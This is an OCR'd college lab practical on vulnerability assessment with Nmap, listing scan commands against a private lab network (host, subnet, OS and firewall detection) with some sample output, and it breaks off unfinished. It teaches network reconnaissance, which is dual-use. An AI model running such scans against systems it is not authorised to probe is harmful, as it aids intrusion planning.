Practical – 1

Aim: Vulnerability Assessment of a system using NMAP 1. TCP SYN Scan 2.TCP FIN Scan 3. Port Scan.

Nmap is short for Network Mapper. It is an open- source security to ol for network exploration, security scanning and auditing. However, nmap command comes w ith lots of options that can make the utility more robust and difficult to follow for new users.

The purpose of this post is to introduce a user to the nmap command line tool to scan a host and/or network, so to find out the possible vulnerable points in the hosts. Y ou will also slearn how to use Nmap for offensive and defensive purposes.

1. **Scan a single host or an IP address (IPv4)**

   # nmap 192.168.1.112


Output:

2. **Scan using "-v" option.**

   command with "-v" option is giving more detailed information about the remote machine.

   # nmap -v 192.168.1.112


Output:



3. **Scan Multiple Hosts.**

   # nmap –v 192.168.1.112 192.168.1.108 192.168.1.100

Output:




4. **Scan a whole Subnet**

   # nmap –v 192.168.1.*

   Output:



root : nmap
File Edit View Bookmarks Settings Help
root@bt:~# nmap 192.168.1.*
Starting Nmap 6.01 (http://nmap.org) at 2015-07-23 19:14 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00059s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
80/tcp open http
113/tcp filtered ident
MAC Address: 98:FC:11:DA:D3:20 (Cisco-Linksys)
Nmap scan report for 192.168.1.100
Host is up (0.0068s latency).
All 1000 scanned ports on 192.168.1.100 are closed
MAC Address: 80:6C:1B:4C:0E:8D (Unknown)
Nmap scan report for 192.168.1.101
Host is up (0.0011s latency).
Not shown: 982 filtered ports
PORT STATE SERVICE
25/tcp closed smtp
110/tcp closed pop3
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
445/tcp open microsoft-ds
554/tcp open rtsp
902/tcp open iss-realsecure
912/tcp open apex-mesh
1001/tcp closed unknown
2869/tcp open icslap
5357/tcp open wsdapi
5432/tcp closed postgresql
root : nmap


root : nmap
File Edit View Bookmarks Settings Help
445/tcp closed microsoft-ds
554/tcp open rtsp
903/tcp open iss-console-mgr
1001/tcp closed unknown
2869/tcp open icslap
5357/tcp open wsdapi
5432/tcp closed postgresql
10243/tcp open unknown
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp closed unknown
49156/tcp open unknown
49163/tcp open unknown
49165/tcp open unknown
MAC Address: 90:FB:A6:B0:FA:DB (Hon Hai Precision Ind.Co.Ltd)
Nmap scan report for 192.168.1.112
Host is up (0.0017s latency).
Not shown: 996 filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5357/tcp open wsdapi
MAC Address: 08:00:27:D7:27:5B (Cadmus Computer Systems)
Nmap scan report for 192.168.1.113
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.1.113 are closed
Nmap done: 256 IP addresses (8 hosts up) scanned in 14.11 seconds
root@bt:~#
root : nmap

5. **Scan Multiple Servers using last octet of IP address.**

   # nmap –v 192.168.1.1,108,113,112


Output:



6. **Scan list of Hosts from a File.**

   # nmap –iL host.txt


Output:




7. **Scan an IP Address Range**

   # nmap 192.168.1.1,100-200

Output:







8. Scan Network Excluding Remote Hosts.

nmap 192.168.1.* --exclude 192.168.1.100

Output:






9. Scan OS information and Trace route.

nmap -A 192.168.1.112


Output:



10. Enable OS Detection with Nmap.

nmap -O 192.168.1.101


Output:



11. Scan a Host to Detect Firewall.

nmap -sA 192.168.1.101


Output:



12. Scan a Host to check its protected by Firewall.

nmap -PN 192.168.1.101

Output:



13. Find out Live hosts in a Network

